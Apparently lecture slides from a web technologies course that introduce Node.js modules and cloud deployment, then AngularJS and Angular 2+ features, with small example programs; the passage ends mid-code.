Example usage – ‘fs’Read File

fs-readFile.js:

```
var fs = require('fs');
fs.readFile('./intro.txt', 'utf-8', function (err, data) {
  if (err) throw err;
  console.log(data);
});
```

intro.txt:

```
JsApp.US is a hosting platform for node.js applications.  
It is setup to be a platform to coddle to quick, weekend hack like projects.
```

Run command (may have to add ‘sudo’):

```
$ node fs-readFile.js
```

```
ubuntu@ip-172-31-12-48:~/nodejs$ nodejs fs-readFile.js
CSCI571 focuses on the phenomenon known as the World Wide Web (WWW or Web).
It's focus is to present many of the core technologies that the Web is based upon.
```

Example usage – ‘http’ Run Web Server


server.js:

```
const http = require('http');
http.createServer(function (req, res) {
  res.writeHead(200, { 'Content-Type': 'text/plain' });
  res.end('Hello World CSCI571!\n');
}).listen(9090, '127.0.0.1', function () {
  console.log(`Server running at http://localhost:9090/`);
});
```

Run command:

```
$ sudo node server.js
```

```
[Marco-Papas-Mac-mini:Desktop marcopapa$ sudo node server.js
Server running at http://127.0.0.1:9090/
```



Node.js Modules

- **npm**: package manager for JavaScript.
The **npm** command-line tool is bundled with Node.js. If you have it installed, then you already have **npm** too. (see <https://www.npmjs.com>)
- **nodemon**: monitor script for use during development of a Node.js app. Will watch files in the directory in which nodemon was started. If any files change, it will restart your node app. (see <https://nodemon.io>)
- **jshint**: a static analysis tool to detect errors and potential problems in JavaScript code and to enforce your team's coding conventions. (see <http://jshint.com>)

Node.js Modules (cont'd)

- **express**: a fast, minimalist web framework. It provides small, robust tooling for HTTP servers, making it a great solution for single page applications, web sites, hybrids, or public HTTP APIs. (see <https://expressjs.com>)
- **cors**: a Node.js package for providing a Connect/Express middleware that can be used to enable CORS with various options. (see <https://github.com/expressjs/cors>)
- **body-parser**: body-parser extracts the entire body portion of an incoming request stream and exposes it on req.body as something easier to interface with. (see <https://github.com/expressjs/body-parser>)
- ~~• **request**: simplified HTTP request client. Supports HTTPS. (see <https://www.npmjs.com/package/request>)~~ **Deprecated**

Node.js Modules (cont'd)

- **xml2js**: a simple XML to JavaScript object converter. (see <https://www.npmjs.com/package/xml2js>)
- **async**: a utility module which provides straight-forward, powerful functions for working with asynchronous JavaScript. (see <https://caolan.github.io/async/>)
- **q**: a library for promises. A promise is an object that represents the return value or the thrown exception that the function may eventually provide. (see <https://github.com/kriskowal/q>)
- **underscore**: a JavaScript library that provides a whole set of useful functional programming helpers without extending any built-in objects. (see <http://underscorejs.org>)
- **socket.io**: a Node.js real-time framework server. It enables real-time bidirectional event-based communication. (see <https://socket.io/docs/>)
- **minimist**: a module used to parse command line arguments. (see <https://www.npmjs.com/package/minimist>)

Node.js Modules (cont'd)

- **mocha**: a simple, flexible, fun JavaScript test framework for Node.js and the browser. (see <https://mochajs.org>)
- **http-server**: a simple, zero-configuration command-line http server. Powerful enough for production usage, but it's simple and hackable enough to be used for testing, local development, and learning. (see <https://github.com/indexzero/http-server>)
- **mongodb**: the official MongoDB driver for Node.js. It provides a high-level API on top of mongodb-core that is meant for end users. (see <https://github.com/mongodb/node-mongodb-native>)
- **mongoose**: a MongoDB object modeling tool designed to work in an asynchronous environment. (see <http://mongoosejs.com>)

Node.js Modules (cont'd)

- **node-fetch**: a light-weight module that brings window.fetch to Node.js. Server version of client-side window.fetch compatible API (see <https://www.npmjs.com/package/node-fetch>)
- **axios**: a promise-based HTTP client for the browser and node.js. Make [XMLHttpRequests](#) from the browser. Make [http](#) requests from node.js. Supports the [Promise](#) API. (see <https://www.npmjs.com/package/axios>)
- **Hapi**: a powerful and robust framework that is used for developing APIs. It was first introduced by Eran Hammer 2011 at Walmart while trying to handle the traffic on black Friday.. (see <https://hapi.dev/>)
- **passport**: a unique authentication module for Node.js devs. Hundreds of authentication methods to choose from, starting from internal ones, all the way up to external ones like Google, Facebook, and others. (see <https://github.com/jaredhanson/passport>)

express Module Example

```
var express = require('express');
var app = express();

//respond with "hello world" when a GET request is made
to the homepage

app.get('/', function (req, res) {
  res.send('Hello World')
}) ;

//server listening on port 3000
app.listen(3000);
```

cors Module Example

```
var express = require('express');
var cors = require('cors');
var app = express();

app.use(cors());

app.get('/products/:id', function (req, res, next) {
  res.json({msg: 'This is CORS-
enabled for all origins!'})
}) ;

app.listen(80, function () {
  console.log('CORS-
enabled web server listening on port 80')
});
```

xml2js Module Example

```
var parseString = require('xml2js').parseString;
var xml = "<root>Hello xml2js!</root>";

// "result" is the result of parsing xml
parseString(xml, function (err, result) {
    console.dir(result);
}) ;
```

Node.js on AWS

- Create Ubuntu Micro EC32 instance
- ssh to the AWS ubuntu server
- Download node.js using ‘wget’
- Execute the binaries, make, and install:
./configure && make && sudo make install
- Alternatively, use **AWS Elastic Beanstalk** and **Amazon Linux 2** Platform when creating Environment
- Node.js 14 running on 64bit Amazon Linux 2, Platform version 5.4.1
- **nginx** Proxy server
- Supports static file mappings and **gzip** compression
- See Homework #7 slides. Also see:
<https://aws.amazon.com/getting-started/hands-on/deploy-nodejs-web-app/>
https://docs.aws.amazon.com/elasticbeanstalk/latest/dg/create_deploy_nodejs.container.html

```
+ ssh ssh -i "aws-csc1571.pem" ubuntu@ec2-52-79-54-82.ap-northeast-2.compute.amazonaws.com
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.13.0-74-generic x86_64)


 * Documentation: https://help.ubuntu.com/
 
System information as of Wed Feb  3 23:39:49 UTC 2016

System load:  0.0           Processes:          101
Usage of /: 14.2% of 7.74GB   Users logged in:    0
Memory usage: 10%           IP address for eth0: 172.31.12.48
Swap usage:  0%
 
Graph this data and manage this system at:
 https://landscape.canonical.com/
 
Get cloud support with Ubuntu Advantage Cloud Guest:
 http://www.ubuntu.com/business/services/cloud

Last login: Wed Feb  3 23:39:49 2016 from usc-secure-wireless-088-117.usc.edu
ubuntu@ip-172-31-12-48:~$ ls
nodejs
```


Node.js on AWS (cont'd)

- AWS SDK for JavaScript in Node.js
- Provides JavaScript objects for AWS services including Amazon S3, Amazon EC2, DynamoDB, Amazon Elastic Beanstalk and many more.
- Single, downloadable package includes the AWS JavaScript Library and documentation
- See: <https://aws.amazon.com/sdk-for-node-js/>





Node.js on Google Cloud

- Node.js app deployed using Google App Engine Managed VMs
- Scales to serve millions of requests
- Supports structures and binary data, authentication, logging, events
- See: <https://cloud.google.com/nodejs>
- See Homework Assignment #7 slides



Node.js on macOS and Windows

- Download macOS (64bit) and Windows package at <https://nodejs.org/en/>
- Learn Node.js on your local MacBook or Windows PC
- Latest versions are 16.13.0 Long Term Support (LTS) and 17.0.1 Current



Related URLs

- **Node.js website:** <https://nodejs.org/>
- **Node.js on Github:** <https://github.com/nodejs/node>
- **NPM:** <https://www.npmjs.com/>
- **Learn Node.js in terminal:** <https://github.com/workshopper/learnyounode>
- **Tools:** <http://gruntjs.com/>

Introduction

- AngularJS is a complete JavaScript-based open-source front-end web application framework.
- It's mainly maintained by Google and some community of individuals.
- It provides a framework for client-side [model–view–controller](#) (MVC) and [model–view–viewmodel](#) (MVVM) architectures.
- AngularJS is the frontend part of the **MEAN stack**, consisting of MongoDB database, Express.js web application server framework, Angular.js itself, and Node.js runtime environment.



Angular.js

Why AngularJS?

- HTML is great for declaring static documents, but it falters when we try to use it for declaring **dynamic views** in web-applications. AngularJS lets you extend HTML vocabulary for your application. The resulting environment is extraordinarily expressive, readable, and quick to develop.

Alternatives

- Other frameworks deal with HTML's shortcomings by either abstracting away HTML, CSS, and/or JavaScript or by providing an imperative way for manipulating the DOM. Neither of these address the root problem that HTML was not designed for **dynamic views**.

Extensibility

- AngularJS is a toolset for building the framework most suited to your application development. It is fully extensible and works well with other libraries. Every feature can be modified or replaced to suit your unique development workflow and feature needs. Read on to find out how.

Basic functionality

Control of the app

Data Binding

- Data-binding is an automatic way of **updating the view** whenever the **model changes**, as well as **updating the model** whenever the **view changes**. This is awesome because it eliminates DOM manipulation from the list of things you have to worry about.

Controller

- Controllers are the behavior behind the DOM elements. AngularJS lets you express the behavior in a clean readable form without the usual boilerplate of updating the DOM, registering callbacks or watching model changes.

Plain JavaScript

- Unlike other frameworks, there is no need to inherit from proprietary types in order to wrap the model in accessors methods. Angular models are plain old JavaScript objects. This makes your code easy to test, maintain, reuse, and again free from boilerplate.

Basic functionality (cont'd)

Wire up a Backend

Deep Linking

- A deep link reflects where the user is in the app, this is useful so users can bookmark and email links to locations within apps. Round trip apps get this automatically, but AJAX apps by their nature do not. AngularJS combines the benefits of deep link with desktop app-like behavior.

Form Validation

- **Client-side form validation** is an important part of great user experience. AngularJS lets you declare the validation rules of the form without having to write JavaScript code. Write less code, go have beer sooner.

Server Communication

- AngularJS provides built-in services on top of XHR (**XMLHttpRequest**) as well as various other backends using third party libraries. Promises further simplify your code by handling asynchronous return of data. (Alternative to jQuery's .ajax(), fetch(), etc.)

Basic functionality (cont'd)

Create Components

Directives

- Directives is a unique and powerful feature available only in Angular. Directives let you invent new HTML syntax, specific to your application.

Reusable Components

- We use directives to create reusable components. A component allows you to hide complex DOM structure, CSS, and behavior. This lets you focus either on what the application does or how the application looks separately.


Localization

- An important part of serious apps is localization. Angular's locale aware filters and stemming directives give you building blocks to make your application available in all locales.

Companies that Use Angular JS



There are approximately 12,000 other sites out of 1 million tested in May 2017 that use Angular JS



React and Angular on Google Trends:
<https://trends.google.com/trends/explore?date=today%205-y&q=%2Fm%2F01211vxv,Angular>

Goals

AngularJS de-emphasizes explicit DOM manipulation with the goal of improving testability and performance.


- Design goals are
 - It decouples DOM manipulation from application logic
 - It decouple the client side of an application from the server side.
 - It provides structure for building an application
 - Designing the UI
 - Writing the business logic
 - Testing

Goals (cont'd)

- Angular JS framework adapts and extends traditional HTML.
- It supports dynamic content through two-way data-binding.
- Two-way data-binding allows for the automatic synchronization of models and views.
- The tasks in angular bootstrapper occur in 3 phases
 - Creation of a new Injector
 - Compilation of the directives that decorate the DOM
 - Linking of all directives to scope


Data Binding

Classical



Any changes that the user makes to the view are not reflected in the model

Angular



The view is just a projection of the model. So there is automatic refresh of the data between view and model

AngularJS Directives

- AngularJS directives allows to specify custom reusable HTML-like elements and attributes.
- Some of the Angular Directives are
 - ng-app
 - ng-controller
 - ng-bind
 - ng-model
 - ng-class
 - ng-repeat

AngularJS Directives (Cont'd)

- **ng-app**
 - Declares the root element of an AngularJS application.
- **ng-controller**
 - Specifies a JavaScript controller class that evaluates HTML expressions.
- **ng-bind**
 - Sets the text of a DOM element to the value of an expression.
- **ng-model**
 - Similar to ng-bind, but establishes a two-way data binding between the view and the scope.
- **ng-repeat**
 - Instantiate an element once per item from a collection.

Code Snippet – AngularJS Instantiation

```
<script>
var app = angular.module("myApp", []);
app.controller("myController", function($scope,$http) {
    // $scope holds your model (metadata) for your application
    $scope.topic = "CSCI 571";
});
</script>

<body ng-app="myApp" ng-controller="myController">
</body>
```

- An AngularJS module defines an application.
- The module is a container for controllers
- Controllers always belong to a module.

AngularJS Data Binding - Example

```
<div ng-app="formExample" ng-controller="ExampleController">
  <form class="form container simple-form">
    <div class="form-group">
      <label>Name :</label> <input class="form-control" type="text" ng-model="user.name" />
    </div>
    <div class="form-group">
      <label>E-mail:</label> <input class="form-control" type="email" ng-model="user.email" /><br />
    </div>
    <div class="form-group">
      <label>School:</label> <input class="form-control" type="text" ng-model="user.school" /><br />
    </div>
    <div class="form-group">
      <label>Level:</label>
      <select class="form-control" ng-model="user.level">
        <option value=""></option>
        <option value="G">Graduate</option>
        <option value="UG">Under Graduate</option>
        <option value="PhD">Doctoral</option>
      </select><br />
    </div>
    <input class="btn btn-default" type="button" ng-click="reset()" value="Reset" />
    <input class="btn btn-primary" type="submit" ng-click="update(user)" value="Save" />
  </form>
  <br/>
  <div class="container">
    <pre>user = {{user | json}}</pre>
    <pre>master = {{master | json}}</pre>
  </div>
</div>
```

```
angular.module('formExample', [])
  .controller('ExampleController', ['$scope', function($scope) {
    $scope.master = {};

    $scope.update = function(user) {
      $scope.master = angular.copy(user);
    };

    $scope.reset = function() {
      $scope.user = angular.copy($scope.master);
    };

    $scope.reset();
  }]);

```

A simple example which shows how AngularJS process two-way data binding using **ng-model**.

<http://csci571.com/examples/Angular/binding/index.html>

AngularJS Repeat with data from static array

```
<div class="row">
  <div class="col-md-6 col-sm-12">
    <h3>Loading Data from Array</h3>
    <h4>Web Tech Producer</h4>
    <table class="table table-striped">
      <thead>
        <tr>
          <th>#</th>
          <th>Name</th>
          <th>Office Hours</th>
          <th>Location</th>
        </tr>
      </thead>
      <tbody>
        <tr ng-repeat="x in producers track by $index">
          <td>{{$index + 1}}</td>
          <td>{{x.Name}}</td>
          <td>{{x.Office}}</td>
          <td>{{x.Location}}</td>
        </tr>
      </tbody>
    </table>
  </div>
```

ng-repeat works like a for loop and replicates the template to the number of rows in the model

```
var app = angular.module("data", []);
app.controller("data", function ($scope, $http) {
  $scope.producers = [
    {
      Name: "Producer 1",
      Office: "10-11 AM",
      Location: "Leavey Library (LVL) 201"
    },
    {
      Name: "Producer 2",
      Office: "9-10 AM",
      Location: "Leavey Library (LVL) 202"
    },
    {
      Name: "Producer 3",
      Office: "4-5 PM",
      Location: "Leavey Library (LVL) 203"
    },
    {
      Name: "Producer 4",
      Office: "2-3 PM",
      Location: "Leavey Library (LVL) 204"
    },
    {
      Name: "Producer 5",
      Office: "5-6 PM",
      Location: "Leavey Library (LVL) 201"
    },
    {
      Name: "Producer 6",
      Office: "10-11 AM",
      Location: "Leavey Library (LVL) 209"
    },
    {
      Name: "Producer 7",
      Office: "10-11 AM",
      Location: "Leavey Library (LVL) 202"
    }
  ];
});
```

http://csci571.com/examples/Angular/populating_data/index.html

AngularJS Repeat from http request

```
<table class="table table-responsive table-striped" ng-app="myapp" ng-controller="myapp">
  <tr>
    <th>Name</th>
    <th>City</th>
    <th>Country</th>
  </tr>
  <tr ng-repeat="x in rows">
    <td>{{x.Name}}</td>
    <td>{{x.City}}</td>
    <td>{{x.Country}}</td>
  </tr>
</table>
```

```
angular.module('myapp', [])
  .controller('myapp', function($scope, $http) {
    $scope.rows = [];

    $http.get("http://www.w3schools.com/angular/customers.php").then(function(response){
      $scope.rows = response.data.records;
    });
  });

```

\$http holds the xml http request handler in Angular.

Name	City	Country
Alfreds Futterkiste	Berlin	Germany
Ana Trujillo Emparedados y helados	México D.F.	Mexico
Antonio Moreno Taqueria	México D.F.	Mexico
Around the Horn	London	UK
B's Beverages	London	UK
Berglunds snabbköp	Luleå	Sweden
Blauer See Delikatessen	Mannheim	Germany

http://csci571.com/examples/Angular/populating_data/index.html

AngularJS Sort and Search

```
<table class="table table-responsive table-striped" ng-app="myapp" ng-controller="myapp">
  <tr>
    <th>Name</th>
    <th>City</th>
    <th>Country</th>
    <input type="text" class="form-control pull-right" style="width:40%;" placeholder="Search" ng-model="search" />
  </th>
  </tr>
  <tr ng-repeat="x in rows| orderBy:Name | filter: search">
    <td>{{x.Name}}</td>
    <td>{{x.City}}</td>
    <td>{{x.Country}}</td>
  </tr>
</table>
```

```
angular.module('myapp', [])
  .controller('myapp', function($scope, $http) {
    $scope.rows = [];

    $http.get("http://www.w3schools.com/angular/customers.php").then(function(response){
      $scope.rows = response.data.records;
    });
  });

```

orderBy: sort the Column ascending

orderBy:<column>:<reverse>

<column> - the column you want to sort

<reverse> - true-descending, false-ascending

Filter: search the rows in the model

Filter:<searchstring> e.x. filter: search

Or

Filter:<column_based_search> e.x.

filter:{<column>:search}

Name	City	Country
Alfreds Futterkiste	Berlin	Germany
Ana Trujillo Emparedados y helados	México D.F.	Mexico
Antonio Moreno Taqueria	México D.F.	Mexico
Around the Horn	London	UK
B's Beverages	London	UK
Berglunds snabbköp	Luleå	Sweden
Blauer See Delikatessen	Mannheim	Germany

http://csci571.com/examples/Angular/sort_and_search/index.html

© Marco Papa 2017-2022

AngularJS External UI Components

```
<table class="table table-responsive table-striped" ng-app="myapp" ng-controller="myapp">
  <tr>
    <th>Name</th>
    <th>City</th>
    <th>Country</th>
    <input type="text" class="form-control pull-right" style="width:40%;" placeholder="Search" ng-model="search" />
  </th>
</tr>
<tr dir-paginate="x in rows| orderBy:Name:false | filter: search| itemsPerPage: 10" pagination-id="example">
  <td>{{x.Name}}</td>
  <td>{{x.City}}</td>
  <td>{{x.Country}}</td>
</tr>
</table>
<dir-pagination-controls max-size="10" boundary-links="true" direction-links="true" max-size="10"
  pagination-id="example"></dir-pagination-controls>
```

```
angular.module('myapp', ['angularUtils.directives.dirPagination'])
.controller('myapp', function($scope, $http) {
  $scope.rows = [];

  $http.get("http://www.w3schools.com/angular/customers.php").then(function(response){
    $scope.rows = response.data.records;
  });
});
```

External components need to be added to the angular application.

```
angular.module('myapp',
[<external_components>])
```

http://csci571.com/examples/Angular/external_plugins/index.html

© Marco Papa 2017-2022

AngularJS Remove and Insert DOM Element

```
<div ng-app="myApp">
  <div ng-controller="AppCtrl">
    <input type="checkbox" ng-click="toggleShowDiv()"/>
    <label for="showDiv">Toggle DIV</label>
    <div id="my-div" ng-if="showDiv">New Div</div>
  </div>

</div>
```

Using *ng-if* to insert/remove the dom.

```
angular.module('myApp', ['ngAnimate'])
  .controller('AppCtrl', function ($scope) {
    $scope.showDiv = false;

    $scope.toggleShowDiv = function(){
      console.log('fired');
      $scope.showDiv = !$scope.showDiv;
    }
});
```

http://csci571.com/examples/Angular/manipulate_dom/index.html

© Marco Papa 2017-2022

About Angular 2+

- AngularJS is the name for all AngularJS version 1.x.
- Angular 2+ stands for the Angular 2 and later, including Angular 2,4,5,6,7 and 8.
- Angular 2+ is a ground-up rewrite.
- AngularJS 1.7 was released on July 1, 2018, and it enters a 3 years long-term support. It is “retired” now.
- There are few upgrade possibilities of AngularJS to Angular 2+ and in most cases the only suitable possible option is to rewrite the application in Angular 2+.
- Starting with Angular 2, a major release is **published every 6 months**. There are some improvements between each version.
- The “current” Angular version is **Angular 13** and was released in november 2021. <https://angular.io/guide/releases>
- The “stable” release is Angular version 13.2.6.

Differences between versions

	AngularJS	Angular 2+
Architecture	Based on MVC	Based on service/component
Javascript vs TypeScript	Uses JavaScript	Uses TypeScript (a superset of JavaScript) and RxJS (A reactive programming library for JavaScript).
Component-based UI		Can split application features into various components and call required UI, which increases reusability and flexibility
Mobile Support		Native Script or Ionic
SEO (Search Engine Optimization) Friendly	Difficult to develop search engine friendly Single Page Applications	Possible to build Single Page Applications SEO friendly by rendering plain HTML at the server side. It released Angular Universal.

Features of Angular 4

- **Smaller and Faster**
- **View engine with less code**
 - The view engine is introduced in Angular 4 where the produced code of components can be reduced up to 60%. The bundles are reduced to thousands of KBs.
- **Improved *ngIf directive**
 - A new “else” statement is added
- **Animation**
 - Animations are pulled from the Angular core and set in their own package
- **TypeScript 2.1 and 2.2 Compatibility**
- **Source Maps for Templates**
 - Now whenever there's an error caused by something in one of the templates, source maps are created which provide a meaningful context concerning the original template.

Features of Angular 6

- **ng update**
 - Using **ng update** to update your Angular app from Angular 2, 4 or 5.
- **ng add**
 - Using **ng add** to add new dependencies and invoke an installation script.
- **Angular Material + CDK Components**
- **CLI Workspaces**
 - CLI projects will now use angular.json for build and project configuration.
- **Animations Performance Improvements**
- **RxJS v6**

Features of Angular 7

- **Application Performance**
 - Optimize polyfills.ts
- **Angular Material & the CDK**
 - Virtual Scrolling
 - Drag and Drop
- **Partner Launches**
 - NativeScript: A single project that builds for both web and installed mobile with NativeScript
 - StackBlitz 2.0 supports multipane editing and the Angular Language Service
- **Dependency Updates**
 - Typescript 3.1
 - RxJS 6.3
 - Node 10

Features of Angular 8

- **Requires TypeScript 3.4**
 - Required. You will need to upgrade.
- **Ivy support**
 - New compiler / runtime for Angular
- **Bazel support**
 - Build tool developed and built by Google.
 - Build back-end and front-end with same tool
- **Router**
 - Lazy-loading with import() syntax
- **Location**
 - Location services to help migrating from AngularJS

Features of Angular 9

- **Requires TypeScript 3.7**
 - You will need to upgrade.
- **Ivy support**
 - Angular compiles by Ivy by default
- **APIs**
 - Lots of new removed and deprecated APIs
- **Migration**
 - CLI handles many migrations automatically

Features of Angular 10

- **Requires TypeScript 3.9**
 - You will need to upgrade.
- **Deprecations**
 - `@angular/core` (may be removed in v12)
 - IE 9, 10 and IE Mobile (removed in v11)
- **Ivy**
 - Heavily promoted as default rendering engine
 - See: <https://angular.io/guide/ivy>
- **Migration**
 - Automated migration from version 9

Features of Angular 12

- **Requires TypeScript 4.2.3 to 4.2.x**
 - You will need to upgrade.
- **Angular CDK and Angular Material**
 - Use the new SASS module system
- **Angular Tooling**
 - Uses Webpack 5 to build applications
- **See**
 - <https://angular.io/guide/updating-to-version-12>

RxJS

- Reactive programming is an asynchronous programming paradigm concerned with data streams and the propagation of change (Wikipedia)
- RxJS is a library for reactive programming. ([RxJS Docs](#))
- Angular2+ use RxJS for asynchronous operation. ([Angular RxJS](#))
- RxJS uses [**Observables**](#) for asynchronous or callback-based code.
 - Converting existing code for async operations into observables
 - Iterating through the values in a stream
 - Mapping values to different types
 - Filtering streams
 - Composing multiple streams
- See example “Repeat from http request”

Angular 2+ Data Binding Component Example

```
<div>
  <form class="form container simple-form">
    <div class="form-group">
      <label>Name:</label> <input class="form-control" type="text" [(ngModel)]="user.name" name="name" />
    </div>
    <div class="form-group">
      <label>E-mail:</label> <input class="form-control" type="email" [(ngModel)]="user.email" name="email" /><br />
    </div>
    <div class="form-group">
      <label>School:</label> <input class="form-control" type="text" [(ngModel)]="user.school" name="school" /><br />
    </div>
    <div class="form-group">
      <label>Level:</label>
      <select class="form-control" [(ngModel)]="user.level" name="level">
        <option value=""></option>
        <option value="G">Graduate</option>
        <option value="UG">Under Graduate</option>
        <option value="PhD">Doctoral</option>
      </select><br />
    </div>
    <input class="btn btn-default" type="button" (click)="reset()" value="Reset" />
    <input class="btn btn-primary" type="submit" (click)="update()" value="Save" />
  </form>
  <br />
  <div class="container">
    <pre>user = {{user | json}}</pre>
    <pre>master = {{master | json}}</pre>
  </div>
</div>
```

form.component.html

```
import { Component, OnInit } from '@angular/core';

@Component({
  selector: 'app-form',
  templateUrl: './form.component.html',
  styleUrls: ['./form.component.css']
})
export class FormComponent implements OnInit {
  user = {};
  master = {};

  constructor() { }

  ngOnInit() {
  }

  update() {
    this.master = Object.assign({}, this.user);
  }

  reset() {
    this.user = Object.assign({}, this.master);
  }
}
```

form.component.ts

http://csci571.com/examples/Angular/binding_angular2_and_4/index.html

Angular 2+ Repeat with data from static array

```
<div class="row">
<div class="col-md-6 col-sm-12">
  <h3>Loading Data from Array</h3>
  <h4>Web Tech Producer</h4>
  <table class="table table-striped">
    <tr>
      <th>#</th>
      <th>Name</th>
      <th>Office Hours</th>
      <th>Location</th>
    </tr>
    <tr *ngFor="let x of producers; index as i; trackBy: trackByFn">
      <td>{{i + 1}}</td>
      <td>{{x.Name}}</td>
      <td>{{x.Office}}</td>
      <td>{{x.Location}}</td>
    </tr>
  </table>
</div>
</div>
```

staff.component.html

```
import { Component, OnInit } from '@angular/core';
@Component({
